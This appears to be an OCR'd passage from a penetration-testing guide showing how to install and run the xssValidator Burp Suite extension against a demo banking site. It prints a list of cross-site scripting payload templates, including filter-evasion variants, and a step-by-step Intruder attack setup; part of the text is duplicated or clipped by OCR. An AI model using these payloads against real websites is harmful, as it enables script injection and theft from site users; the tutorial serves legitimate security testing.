xssValidator

Created By: John Poulin (@forced-request)
Version: 1.3.0

xssValidator is an intruder extender with a customizable list of payloads, that couples with the Phantom.js and Slimer.js scriptable browsers to provide validation of cross-site scripting vulnerabilities.

Getting started:

- Download latest version of xss-detectors from the git repository
- Start the phantom server: phantomjs xss.js
- Create a new intruder tab, select *Extension-generated payload*
- Under the intruder options tab, add the Grep Phrase to the Grep-Match panel
- Successful attacks will be denoted by presence of the Grep Phrase

PhantomJS Server Settings	http://127.0.0.1:8093
Slimer Server Settings	http://127.0.0.1:8094
Grep Phrase	fy7sdufsuidfhuisdf
Javascript functions	alert,console.log,confirm,prompt
Javascript event handlers	onmousemove,onmouseout,onmouseover

Payloads


Custom Payloads can be defined here, seperated by linebreaks.

- **{JAVASCRIPT}** placeholders define the location of the Javascript function.
- **{EVENTHANDLER}** placeholders define location of Javascript events, such as onmouseover, that are tested via scriptable browsers.

```
<script>{JAVASCRIPT}</script>
<scr ipt>{JAVASCRIPT}</scr ipt>
"><script>{JAVASCRIPT}</script>
"><script>{JAVASCRIPT}</script><"
'><script>{JAVASCRIPT}</script>
'><script>{JAVASCRIPT}</script><'
<SCRIPT>{JAVASCRIPT};</SCRIPT>
<scri<script>pt>{JAVASCRIPT};</scr</script>ipt>
<SCRI<script>PT>{JAVASCRIPT};</SCR</script>IPT>
<scri<scr<script>ipt>pt>{JAVASCRIPT};</scr</sc</script>ript>ipt>
";{JAVASCRIPT};"
';{JAVASCRIPT};'
;{JAVASCRIPT};
<SCR%00IPT>{JAVASCRIPT}</SCR%00IPT>
\";{JAVASCRIPT};//
<STYLE TYPE="text/javascript">{JAVASCRIPT};</STYLE>
<<SCRIPT>{JAVASCRIPT}//<</SCRIPT>
"{EVENTHANDLER}={JAVASCRIPT}
<<SCRIPT>{JAVASCRIPT}//<</SCRIPT>
<img src="1" onerror="{JAVASCRIPT}">
<img src='1' onerror='{JAVASCRIPT}'
onerror="{JAVASCRIPT}"
onerror='{JAVASCRIPT}'
onload="{JAVASCRIPT}"
```

Figure 54: XssValidator window.

XSSValidator in BApp Store



BApp Store

The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.

Name	Installed	Rating	Detail
Site Map Fetcher	☐	★★★★☆	
Software Version Reporter	☐	★★★★☆	Pro extension
SpyDir	☐	☆☆☆☆☆	
SQLiPy	✓	★★★★☆	
Swagger Parser	☐	★★★★★	
ThreadFix	☐	★★★★☆	Pro extension
TokenJar	☐	★★★★☆	
UUID Detector	☐	☆☆☆☆☆	
WAFDetect	☐	★★★★★	
WCF Deserializer	☐	★★★☆☆	
WebInspect Connector	☐	★★★★☆	Pro extension
WebSphere Portlet State Dec...	☐	★★★☆☆	
What-The-WAF	☐	★★☆☆☆	
Wordlist Extractor	☐	★★★★★	
WSDL Wizard	☐	★★★☆☆	
Wsdler	☐	★★★★★	
XChromeLogger Decoder	☐	★★★★★	
XSS Validator	✓	★★★★☆	
Yara	☐	★★★★★	

XSS Validator

This extension sends responses to a locally-running XSS-Detector server, powered by either Phantom.js and/or Slimer.js

Usage:

Before starting an attack it is necessary to start the XSS-Detector servers. Navigate to the xss-detector directory and execute the following:

```
$ phantomjs xss.js &
$ slimerjs slimer.js &
```


The server will listen by default on port 8093. The server is expecting base64 encoded page responses passed via the http-response, which will be passed via the Burp extender.

Navigate to the xssValidator tab, and copy the value for Grep Phrase. Enter this value within the Burp Intruder grep-match function. Payloads that match this Grep Phrase indicate successful execution of XSS payload.

Examples:

Figure 55: Installing "XssValidator" from BApp.


Step 1: Intercept a Request with some parameter, for example "search" Request and send to "Intruder".



```
POST /bank/login.aspx HTTP/1.1
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/2010
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://demo.testfire.net/bank/login.aspx
Cookie: ASP.NET_SessionId=nf00mtqembxarjijufop2v45; amSessionId=2130
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 35

uid=admin&passw=abc&btnSubmit=Login
```

Figure 56: Sending Request with parameter into the Intruder.

Step 2: Navigate to "Extender" in Burp Suite > under "BApp Store" > select "XSS Validator" > click "Install".



BApp Store

The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.

Name	Installed	Rating	Detail
Site Map Fetcher	☐	★★★★☆	
Software Version Reporter	☐	★★★★☆	Pro extension
SpyDir	☐	☆☆☆☆☆	
SQLiPy	☑	★★★★☆	
Swagger Parser	☐	★★★★★	
ThreadFix	☐	★★★★☆	Pro extension
TokenJar	☐	★★★★☆	
UUID Detector	☐	☆☆☆☆☆	
WAFDetect	☐	★★★★★	
WCF Deserializer	☐	★★★☆☆	
WebInspect Connector	☐	★★★★☆	Pro extension
WebSphere Portlet State Dec...	☐	★★★☆☆	
What-The-WAF	☐	★★☆☆☆	
Wordlist Extractor	☐	★★★★★	
WSDL Wizard	☐	★★★☆☆	
Wsdler	☐	★★★★★	
XChromeLogger Decoder	☐	★★★★★	
XSS Validator	☑	★★★★★	
Yara	☐	★★★★★	

XSS Validator

This extension sends responses to a locally-running XSS-Detector server, powered by either Phantom.js and/or Slimer.js

Usage:

Before starting an attack it is necessary to start the XSS-Detector servers. Navigate to the xss-detector directory and execute the following:

$ phantomjs xss.js &
$ slimerjs slimer.js &


The server will listen by default on port 8093. The server is expecting base64 encoded page responses passed via the http-response, which will be passed via the Burp extender.

Navigate to the xssValidator tab, and copy the value for Grep Phrase. Enter this value within the Burp Intruder grep-match function. Payloads that match this Grep Phrase indicate successful execution of XSS payload.

Examples:

Figure 57: Installing XSSValidator in Burp Suite.

Step 3: Navigate to "Intruder" > under "Payload Sets" > select "Payload type: Extension-generated" > under "Payload Options" > click "Select generator" (drop-down menu)> window will open select "Extension payload generator: XSS Validator Payloads" > "Selected generator: XSS Validator Payloads" > Click "OK".



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload t
are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: unknown

Payload type: Extension-generated Request count: unknown

Payload Options [Extension-generated]

This payload type invokes a Burp extension to generate payloads.

Selected generator: XSS Validator Payloads

Payload Processing

You can define rules to perform various processing tasks on each pa

Select payload generator


Select the extension-provided payload generator that you want to use. Burp extensions can be loaded using the Extender tool.

Extension payload generator: XSS Validator Payloads

Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 2 3 ...
Target Positions Payloads Options
Select generator ...
Add Enabled Rule
OK Cancel

Figure 58: Configuring XssValidator to be used in Intruder.

Step 4: Navigate to "XSSValidator" > copy "Grep Phrase" in XSSValidator> Navigate to "Intruder" > Under "Options" tab > under "Grep-Match", click "Clear” to clear all the Grep match > Paste the Grep Phrase already copied from "XssValidator".



xssValidator

Created By: John Poulin (@forced-request)
Version: 1.3.0

xssValidator is an intruder extender with a customizable list of payloads, that couples with the Phantom.js and Slimer.js scriptable browsers to provide validation of cross-site scripting vulnerabilities.

Getting started:

- Download latest version of xss-detectors from the git repository
- Start the phantom server: phantomjs xss.js
- Create a new intruder tab, select *Extension-generated* payload.
- Under the intruder options tab, add the *Grep Phrase* to the *Grep-Match* panel

PhantomJS Server Settings	http://127.0.0.1:8093
Slimer Server Settings	http://127.0.0.1:8094
Grep Phrase	fy7sdufsuidfhuisdf
Javascript functions	alert,console.log,confirm,prompt
Javascript event handlers	onmousemove,onmouseout,onmouseover

Payloads


Custom Payloads can be defined here, seperated by linebreaks

- **{JAVASCRIPT}** placeholders define the location of the Javascrip
- **{EVENTHANDLER}** placeholders define location of Javascript e such as onmouseover, that are tested via scriptable browsers.

```
t>{JAVASCRIPT}</script>
pt>{JAVASCRIPT}</scr ipt>
ript>{JAVASCRIPT}</script>
ript>{JAVASCRIPT}</script><"
ipt>{JAVASCRIPT}</script>
ipt>{JAVASCRIPT}</script><'
IPT>{JAVASCRIPT};</SCRIPT>
script>pt>{JAVASCRIPT};</scr</script>ipt>
l<script>PT>{JAVASCRIPT};</SCR</script>IPT>
scr<script>ipt>pt>{JAVASCRIPT};</scr</sc</script>ript>ipt>
ASCRIPT};"
ASCRIPT};'
ASCRIPT};
%00IPT>{JAVASCRIPT}</SCR%00IPT>
ASCRIPT};//
LE TYPE="text/javascript">{JAVASCRIPT};</STYLE>
RIPT>{JAVASCRIPT}//<</SCRIPT>
NTHANDLER}={JAVASCRIPT}
RIPT>{JAVASCRIPT}//<</SCRIPT>
src="1" onerror="{JAVASCRIPT}">
src='1' onerror='{JAVASCRIPT}'
r="{JAVASCRIPT}"
r='{JAVASCRIPT}'
```

Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts xssValidator

Figure 59: Copy Grep Phrase from XssValidator tab.


Burp Suite Professional v1.7.11
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender
1 2 3 ...
Target Positions Payloads Options
Paste
Load ...
Remove
Clear
Add

☑ Store requests
☑ Store responses
☑ Make unmodified baseline request
☐ Use denial-of-service mode (no results)
☐ Store full payloads

Grep - Match

These settings can be used to flag result items containing specified expressions.

☑ Flag result items with responses matching these expressions:


fy7sdufsuidfhuisdf

Add: fy7sdufsuidfhuisdf

Match type: ● Simple string
○ Regex

Figure 60: Adding XssValidator Grep Match in Intruder Grep - Match.

Step 5: start attack (Intruder (in menu)) > click "Start attack" option.


Burp Suite Professional v1.7.1
Burp Intruder Repeater Window Help
Start attack
Open saved attack
Actively scan defined insertion points
Send to Repeater
Save attack config
Load attack config
Copy attack config
New tab behavior
Automatic payload positions
Configure predefined payload lists
Repeater Sequencer Decoder Comparer Extender
Paste
Load ...
Remove
Clear
Add

These settings can be used to flag result items containing specified expressions.

☑ Flag result items with responses matching these expressions:

fy7sdufsuidfhuisdf

